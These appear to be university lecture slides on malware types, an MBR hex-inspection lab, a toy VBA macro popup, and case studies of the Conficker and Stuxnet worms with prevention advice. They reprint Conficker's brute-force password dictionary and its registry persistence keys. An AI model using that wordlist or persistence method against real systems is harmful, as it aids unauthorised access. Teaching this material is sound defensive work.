Cyber Security Technologies

Session 3 – Malware Overview & Exploit Kits

Shawn Davis
ITMS 448 – Spring 2016

Slides contain original content from Davis, S.

Review – Last Week

- What is non-repudiation?
  - Can't deny an event occurred
- Main method to verify file integrity?
  - Message Digests (MD5, SHA-1, etc.)
- Name some examples of inside threats
  - Logic Bomb, Data deletion, Rogue AP, Open File Shares, etc.
- Name some examples of outside threats
  - Tailgating, DoS/DDoS, Attacker Breach, Exploit Kits, Malware, etc.
- Last phase of an attack
  - Covering Tracks

Review – Last Week

- Common defenses against elevating access?
  - Strong passwords, monitor sudo/admin usage, utilize least privilege, disable unused user accounts, check for setuid/gid, etc.
- What defense in depth step is often missed?
  - Monitoring and acting on alerts
- Shellshock is a vulnerability in what?
  - GNU Bash shell – malicious code in environmental variables used by OS

PH218 Share & Homework1

- Please logon to your physical machine
- Open Windows Explorer
- Did the itm448 share automount for you?

- If you didn't complete Homework1 and would like to turn it in as your one late assignment this semester, you have until Tuesday at midnight to turn it in.

Project Info

- There is a new folder on Blackboard named "Project Info" with all of the information you will need to complete your individual project

Advanced Persistent Threat (APT)

- Buzzword in the security industry
- Summary of NIST definition:
  - Sophisticated adversary that uses multiple attack vectors (cyber, physical, deception) to create and extend footholds in an organization for the purposes of exfiltrating information over an extended period of time.
- Let's take a quiz:
  - http://about-threats.trendmicro.com/quiz/

Overview

Part I – Malware Overview

Part II – Detecting Malware

Part III – Web Exploit Kits

Part I

Malware Overview

Definition of Malware

NIST
National Institute of Standards and Technology
U.S. Department of Commerce

"A program that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of the victim's data, applications, or operating system or of otherwise annoying or disrupting the victim."

http://nvlpubs.nist.gov/nistpubs/ir/2013/NIST.IR.7298r2.pdf

Common Malware Types

- Virus
- Worm
- Trojan Horse
- Spyware / Adware
- Bot/Botnets
- Logic Bombs
- Rootkits
- Backdoors

Malware – Two Broad Categories

- Propagation
  - How the malware spreads to reach the desired target
- Payload
  - What actions the malware takes once it reaches the desired target

Difference Between Viruses, Worms, and Trojans?

- Often, there is a lot of confusion in the distinction between each.

Virus

- Almost always attached to an executable file
- When file is executed, viral code payload may:
  - Infect/overwrite other software or documents with copies of itself
  - Erase files and programs
  - Reformat hard disk
- Propagates only when infected software or document is transferred to another computer *by a user* via:
  - Email attachment, USB Drive, Network File Share, etc.
- **Viruses cannot propagate on their own!**

4 Types of Viruses

1. File infector viruses
   - Infects .exe or .com files
     - Ex: Jerusalem, Cascade

2. Boot sector & Master Boot Record (MBR) viruses
   - Attaches to boot sector or MBR of disk, activates when infected disk booted
     - Ex: Boot sector: Form, Disk Killer, Michelangelo, Stoned
       MBR: NYB, AntiEye, Unashamed

http://www.symantec.com/business/support/index?page=content&id=TECH98539

MBR Lab

- MBR is usually first sector of physical hard drive (unless you have full disk encryption)
- Identifies where the Operating System is located to allow booting
- Let's take a look at our RADISH Win 8.1 VM's MBR
- Logon to VM with View Client
- Open M: drive and Tools Folder
- Copy WinHex folder to Desktop and open it

MBR Lab


- Right click on WinHex Application and "Run as Administrator"
  - Username: **.\student**
  - Password: **student**
- Close the Messages window if it appears
- In WinHex, select Tools / Open Disk
- Under Physical Media, choose HD0, click OK
- ****Don't modify any of the bytes or hit Save****

MBR Lab

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
000000000	33	C0	8E	D0	BC	00	7C	8E	C0	8E	D8	BE	00	7C	BF	00
000000010	06	B9	00	02	FC	F3	A4	50	68	1C	06	CB	FB	B9	04	00
000000020	BD	BE	07	80	7E	00	00	7C	0B	0F	85	0E	01	83	C5	10
000000030	E2	F1	CD	18	88	56	00	55	C6	46	11	05	C6	46	10	00
000000040	B4	41	BB	AA	55	CD	13	5D	72	0F	81	FB	55	AA	75	09
000000050	F7	C1	01	00	74	03	FE	46	10	66	60	80	7E	10	00	74
000000060	26	66	68	00	00	00	00	66	FF	76	08	68	00	00	68	00
000000070	7C	68	01	00	68	10	00	B4	42	8A	56	00	8B	F4	CD	13
000000080	9F	83	C4	10	9E	EB	14	B8	01	02	BB	00	7C	8A	56	00
000000090	8A	76	01	8A	4E	02	8A	6E	03	CD	13	66	61	73	1C	FE
0000000A0	4E	11	75	0C	80	7E	00	80	0F	84	8A	00	B2	80	EB	84
0000000B0	55	32	E4	8A	56	00	CD	13	5D	EB	9E	81	3E	FE	7D	55
0000000C0	AA	75	6E	FF	76	00	E8	8D	00	75	17	FA	B0	D1	E6	64
0000000D0	E8	83	00	B0	DF	E6	60	E8	7C	00	B0	FF	E6	64	E8	75
0000000E0	00	FB	B8	00	BB	CD	1A	66	23	C0	75	3B	66	81	FB	54
0000000F0	43	50	41	75	32	81	F9	02	01	72	2C	66	68	07	BB	00
000000100	00	66	68	00	02	00	00	66	68	08	00	00	00	66	53	66
000000110	53	66	55	66	68	00	00	00	00	66	68	00	7C	00	00	66
000000120	61	68	00	00	07	CD	1A	5A	32	F6	EA	00	7C	00	00	CD
000000130	18	A0	B7	07	EB	08	A0	B6	07	EB	03	A0	B5	07	32	E4
000000140	05	00	07	8B	F0	AC	3C	00	74	09	BB	07	00	B4	0E	CD
000000150	10	EB	F2	F4	EB	FD	2B	C9	E4	64	EB	00	24	02	E0	F8
000000160	24	02	C3	49	6E	76	61	6C	69	64	20	70	61	72	74	69
000000170	74	69	6F	6E	20	74	61	62	6C	65	00	45	72	72	6F	72
000000180	20	6C	6F	61	64	69	6E	67	20	6F	70	65	72	61	74	69
000000190	6E	67	20	73	79	73	74	65	6D	00	4D	69	73	73	69	6E
0000001A0	67	20	6F	70	65	72	61	74	69	6E	67	20	73	79	73	74
0000001B0	65	6D	00	00	00	63	7B	9A	1C	41	51	21	00	00	80	20
0000001C0	21	00	07	BE	12	2C	00	08	00	00	00	F0	0A	00	00	BE
0000001D0	13	2C	07	FE	FF	FF	00	F8	0A	00	00	00	F5	03	00	00
0000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000001F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	55	AA

MBR Lab

- Can anyone tell me what part of the MBR this is?
- Partition Table
  - 4 Partitions in Table (16 bytes each)
  - 5th byte is System ID field which denotes file system



MBR Lab – Common System IDs

System ID Value	Partition Type
0x00	Empty (No Partition)
0x05	Extended Partition
0x07	NTFS Partition
0x0B	FAT32 Partition
0x82	Linux Swap Partition
0x83	Linux ext2/3/4 Partition
0x85	Linux Extended Partition
0xAF	HFS / HFS+ Partition

MBR Lab

- Right click on “Hard disk 0” tab and hit “Close”
- Hit “Yes” if asked
- Exit out of WinHex
- Now let’s check out the our Kali Linux’s MBR
- Open Kali and a terminal window
- **fdisk -lu**

Device	Boot	Start	End	Sectors	Size	Id	Type
/dev/sda1	*	2048	40136703	40134656	19.1G	83	Linux
/dev/sda2		40138750	41940991	1802242	880M	5	Extended
/dev/sda5		40138752	41940991	1802240	880M	82	Linux swap / Solaris

MBR Lab

- **xxd –l 512 /dev/sda**

```
00001b0: 0000 0000 0000 0000 1815 0400 0000 8020
00001c0: 2100 83fe ffff 0008 0000 0080 9703 00fe
00001d0: ffff 05fe ffff fe8f 9703 0268 2800 0000
00001e0: 0000 0000 0000 0000 0000 0000 0000 0000
00001f0: 0000 0000 0000 0000 0000 0000 0000 55aa
```

```
0000000: eb63 9010 8ed0 bc00 b0b8 0000 8ed8 8ec0
0000010: fbbe 007c bf00 06b9 0002 f3a4 ea21 0600
0000020: 00be be07 3804 750b 83c6 1081 fefe 0775
0000030: f3eb 16b4 02b0 01bb 007c b280 8a74 018b
0000040: 4c02 cd13 ea00 7c00 00eb fe00 0000 0000
0000050: 0000 0000 0000 0000 0000 0080 0100 0000
0000060: 0000 0000 fffa 9090 f6c2 8074 05f6 c270
0000070: 7402 b280 ea79 7c00 0031 c08e d88e d0bc
0000080: 0020 fba0 647c 3cff 7402 88c2 52be 807d
0000090: e817 01be 057c b441 bbaa 55cd 135a 5272
00000a0: 3d81 fb55 aa75 3783 e101 7432 31c0 8944
00000b0: 0440 8844 ff89 4402 c704 1000 668b 1e5c
00000c0: 7c66 895c 0866 8b1e 607c 6689 5c0c c744
00000d0: 0600 70b4 42cd 1372 05bb 0070 eb76 b408
00000e0: cd13 730d f6c2 800f 84d8 00be 8b7d e982
00000f0: 0066 0fb6 c688 64ff 4066 8944 040f b6d1
0000100: c1e2 0288 e888 f440 8944 080f b6c2 c0e8
0000110: 0266 8904 66a1 607c 6609 c075 4e66 a15c
0000120: 7c66 31d2 66f7 3488 d131 d266 f774 043b
0000130: 4408 7d37 fec1 88c5 30c0 c1e8 0208 c188
0000140: d05a 88c6 bb00 708e c331 dbb8 0102 cd13
0000150: 721e 8cc3 601e b900 018e db31 f6bf 0080
0000160: 8ec6 fcf3 a51f 61ff 265a 7cbe 867d eb03
0000170: be95 7de8 3400 be9a 7de8 2e00 cd18 ebfe
0000180: 4752 5542 2000 4765 6f6d 0048 6172 6420
0000190: 4469 736b 0052 6561 6400 2045 7272 6f72
00001a0: 0d0a 00bb 0100 b40e cd10 ac3c 0075 f4c3
00001b0: 0000 0000 0000 0000 1815 0400 0000 8020
00001c0: 2100 83fe ffff 0008 0000 0080 9703 00fe
00001d0: ffff 05fe ffff fe8f 9703 0268 2800 0000
00001e0: 0000 0000 0000 0000 0000 0000 0000 0000
00001f0: 0000 0000 0000 0000 0000 0000 0000 55aa
```

4 Types of Viruses (Cont.)

3. Multipartite viruses

- Infects multiple areas such as boot records and program files
  - Ex: One_Half, Emperor, Anthrax, Tequilla

4. Macro viruses

- Infect data files with macro or scripting code that is interpreted by an application (Usually Word, Excel, PP, Access, Batch File, etc.)
  - Ex: W97M.Melissa, WM.NiceDay, W97M.Groov

Virus Prevalence


- True viruses are not as common these days
- Might see some Macro viruses occasionally

Macro Virus Example

- Microsoft Visual Basic for Applications (VBA)

```
Private Sub Auto_Open()
	MsgBox "Your Computer is now infected!  You must wire $200 to account 324912398234 to remove the infection!", vbOKOnly, "WARNING!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!"
End Sub
```

Macro Virus Example



Macro Virus Example

- The prior example just displayed a pop up box but macros could be used to open programs, run commands, etc.

Worms

- Seeks out computers to infect and each infected computer acts as automated launching pad for attacks on even more computers.
- Propagates via:
  - Network connections, shared media, can email copy of itself
  - Worm macro inside Word, Excel, PP documents
- Can remotely execute a copy of itself on another system as well as remotely logon as a user
- **Unlike Viruses, Worms propagate on their own!**

Worms (Cont.)

- Payload
  - Creation of backdoor
  - Turns computers into spam engines
  - Can disable security software
  - Damage systems
  - Cause Denial of Service (DoS) attacks

Recent Worm Malware

- Conficker (AKA Downadup)
- Stuxnet

Conficker

- Worm that:
  - Replicates and joins infected hosts to a botnot
  - Could also download and install other malware such as scareware.
- Uses Windows Server Service vulnerability (MS08-067)
  - Allows attackers to execute arbitrary code via crafted RPC request that triggers buffer overflow
    - RPC packet is sent on port 139 or 445

http://www.sans.org/security-resources/malwarefaq/conficker-worm.php

Conficker (Cont.)

- Windows Remote Procedure Call (RPC)
  - Lets program request a service from a program on a remote computer
  - Provides file/print/named pipe sharing across a network

**B variant includes NetBios and USB propagation

Conficker (Cont.)

- Payload:
  - Copies itself with random name into %systemroot%\system32 and registers itself as a service.
  - Adds itself to the Windows registry:
    - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<name>.dll ImagePath = %SystemRoot%\system32\svchost.exe -k netsvcs
    - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\netsvcs\Parameters\"ServiceDll" = "<name>.dll"

Conficker (Cont.)

- Uses following sites to determine infected machine's IP:
  - http://www.getmyip.org
  - http://checkip.dyndns.org
  - http://getmyip.co.uk
- Then, downloads small HTTP server to infected machine to:
  - Scan for other vulnerable computers as targets
  - Sends infected computer URL to targets

Conficker (Cont.)

- Conficker can also use infected computer to crack passwords of remote computers:


fuck	zzzzz	zzzz	zzz	xxxxx	xxxx	1234	123		
xxx	qqqqq	qqqq	qqq	aaaaa	aaaa	99999999	88888888	77777777	66666666
aaa	sql	file	web	foo	job	9999999	8888888	7777777	6666666
home	work	intranet	controller	killer	games	999999	888888	777777	666666
private	market	coffee	cookie	forever	freedom	99999	88888	77777	66666
student	account	academia	files	windows	monitor	9999	8888	7777	6666
unknown	anything	letitbe	letmein	domain	access	999	888	777	666
money	campus	explorer	exchange	customer	cluster	99	88	77	66
nobody	codeword	codename	changeme	desktop	security	9	8	7	6
secure	public	system	shadow	office	supervisor	55555555	44444444	33333333	22222222
superuser	share	super	secret	server	computer	5555555	4444444	3333333	2222222
owner	backup	database	lotus	oracle	business	555555	444444	333333	222222
manager	temporary	ihavenopass	nothing	nopassword	nopass	55555	44444	33333	22222
Internet	internet	example	sample	love123	boss123	5555	4444	3333	2222
work123	home123	mypc123	temp123	test123	qwe123	555	444	333	222
abc123	pw123	root123	pass123	pass12	pass1	55	44	33	22
admin123	admin12	admin1	password123	password12	password1	5	4	3	2
default	foobar	foofoo	temptemp	temp	testtest	11111111	00000000	0987654321	
test	rootroot	root	adminadmin	mypassword	mypass	1111111	0000000	987654321	
pass	Login	login	Password	password	passwd	111111	00000	87654321	
zxcvbn	zxcvb	zxccxz	zxcxz	qazwsxedc	qazwsx	11111	0000	7654321	
q1w2e3	qweasdzxc	asdfgh	asdzxc	asddsa	asdsa	1111	000	654321	
qweasd	qwerty	qweewq	qwewq	nimda	administrator	111	00	54321	
Admin	admin	alb2c3	lq2w3e	1234qwer	1234abcd	11		4321	
123asd	123qwe	123abc	123321	12321	123123	1		321	
1234567890	123456789	12345678	1234567	123456	12345			21	

Conficker (Cont.)

- Vulnerable target computer downloads worm from the initially infected computer's HTTP server via the URL provided
- Target starts infecting other machines in the same manner.

**Conficker also patches vulnerability to prevent other worms from getting into Conficker infected computers.

Conficker Diagram



http://www.microsoft.com/security/pc-security/conficker.aspx


Conficker Prevention

- Keep security patches up to date
- Could use firewall to block SMB (445) and NetBios (139)
  - Most corporate environments need these open
- Use security software
- Use strong passwords
- Scan USB drives before inserting into your computer

Stuxnet

- Worm that infected at least 14 industrial sites in Iran
- Targeted Siemens software that controlled nuclear centrifuges
- Used RPC vulnerability utilized by Conficker
- Exploits Windows Shortcut Files (LNK/PIF)
  - Applications that display icons (Windows Explorer) executes a copy of the worm

Stuxnet



1. infection
Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search
Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.

3. update
If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.

Stuxnet (Cont.)

4. compromise
The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities-software weaknesses that haven't been identified by security experts.

5. control
In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.

6. deceive and destroy
Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.

